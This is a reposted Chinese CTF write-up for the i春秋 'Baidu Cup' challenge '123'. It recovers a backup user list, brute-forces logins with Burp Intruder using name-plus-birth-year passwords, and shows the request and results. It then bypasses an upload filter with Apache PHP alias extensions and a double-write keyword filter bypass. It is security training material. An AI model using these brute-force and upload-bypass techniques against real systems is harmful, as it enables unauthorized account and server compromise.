


CTFhtml解析php,i春秋——“百度杯”CTF比賽 九月場——123（Apache解析pht,phtml,php3,phps等 php別名）...

转载

[weixin_39532699](#) 于 2021-04-01 06:47:55 发布 134 收藏


文章标签：[CTFhtml解析php](#)

網頁源碼提示用戶信息在user.php中，直接訪問是不會有顯示的，於是查找相應的備份文件，vim交換文件等，最后發現/user.php.bak



```
1 zhangwei
2 wangwei
3 wangfang
4 liwei
5 lina
6 zhangmin
7 lijing
8 wangjing
9 liuwei
10 wangxiuying
11 zhangli
12 lixiuying
13 wangli
14 zhangjing
15 zhangxiuying
16 liqiang
17 wangmin
18 limin
19 wanglei
20 liuyang
```

用burp采用如下配置開始爆破



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 ...

Target Positions Payloads Options

Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Cluster bomb**

```
POST /login.php HTTP/1.1
Host: 9a947923d3574fd08d1b64c270acee5424c1d69ab684506.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://9a947923d3574fd08d1b64c270acee5424c1d69ab684506.game.ichunqiu.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Cookie: PHPSESSID=njq1dlbh26buk21gol6crrh4c5
Connection: close
Upgrade-Insecure-Requests: 1

username=$zhangxiuying&password=$zhangxiuying$1980&submit=%E7%99%BB%E5%BD%95
```

0 matches Clear

3 payload positions Length: 682

Target Positions **Payloads** Options

? **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions ta

Payload set: **1** Payload count: 357

Payload type: **Simple list** Request count: unknown

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste zhangwei

Load ... wangwei

Remove wangfang

Clear liwei

lina

zhangmin

lijing

Add Enter a new item

Add from list ...

加载下载的
user.php.bak

Target Positions **Payloads** Options

? **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on

Payload set: **2** Payload count: unknown

Payload type: **Copy other payload** Request count: unknown

? **Payload Options [Copy other payload]**

This payload type copies the value of the current payload at another payload positio

Copy from position: **1**

Target Positions Payloads Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 3 Payload count: 21
Payload type: Numbers Request count: unknown

? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1980
To: 2000
Step: 1
How many:

Number format

Base: Decimal Hex

Min integer digits: 4
Max integer digits: 4
Min fraction digits: 0
Max fraction digits: 0

Examples

0001
4321

最后爆破出兩個賬號

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Payload3	Status	Error	Timeout	Length	Comment
3881	lixiuyun	lixiuyun	1990	200	<input type="checkbox"/>	<input type="checkbox"/>	1041	
5550	zhangyuzhen	zhangyuzhen	1995	200	<input type="checkbox"/>	<input type="checkbox"/>	1041	
0				200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
2	wangwei	wangwei	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
1	zhangwei	zhangwei	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
4	liwei	liwei	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
3	wangfang	wangfang	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
6	zhangmin	zhangmin	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
7	lijing	lijing	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
8	wangjing	wangjing	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
9	liuwei	liuwei	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	
10	wangxiuying	wangxiuying	1980	200	<input type="checkbox"/>	<input type="checkbox"/>	1006	

Request Response

Raw Headers Hex HTML Render

```

<br /> <br />
<input type="submit" name="submit" value="登录" />

<!-- 用户信息都在user.php里 -->
<!-- 用户默认密码为用户名+出生日期 例如:zhangwei1999 -->
</form>
</center>
</body>
</html>


<br /><br /><center>登录成功</center><script>location.href='';</script>

```

? < + > Type a search term 0 matches

Finished

登錄之后查看源碼，發現一個被注釋的表單，看似應該存在文件上傳漏洞，在頁面按F12，更改網頁，去掉注釋



浏览... 未选择文件。 上传



本來想上傳一句話的，但是發現就算上傳普通圖片文件和圖片文件名也會提示文件名非法，猜想這裡並不是真的文件上傳，並不是用菜刀連上找flag。只是構造文件名，並且上傳到服務器成為可執行文件便可通過。所以文件內容無所謂，我直接是空的，只要構造文件名即可。

Apache 配置文件中會有

`+.ph(p[345]?|t|tml)`


`+.\.phps$`

此類的正則表達式，文件名滿足即可被當做php解析，也就是說php3, php4, php5, pht, phtml,phps都是可以解析的。

於是構造如下



訪問view.php，看到file?，應該是提示提交get參數，隨便提交一個



提示了flag，也提示了flag關鍵字會被過濾，所以雙寫繞過

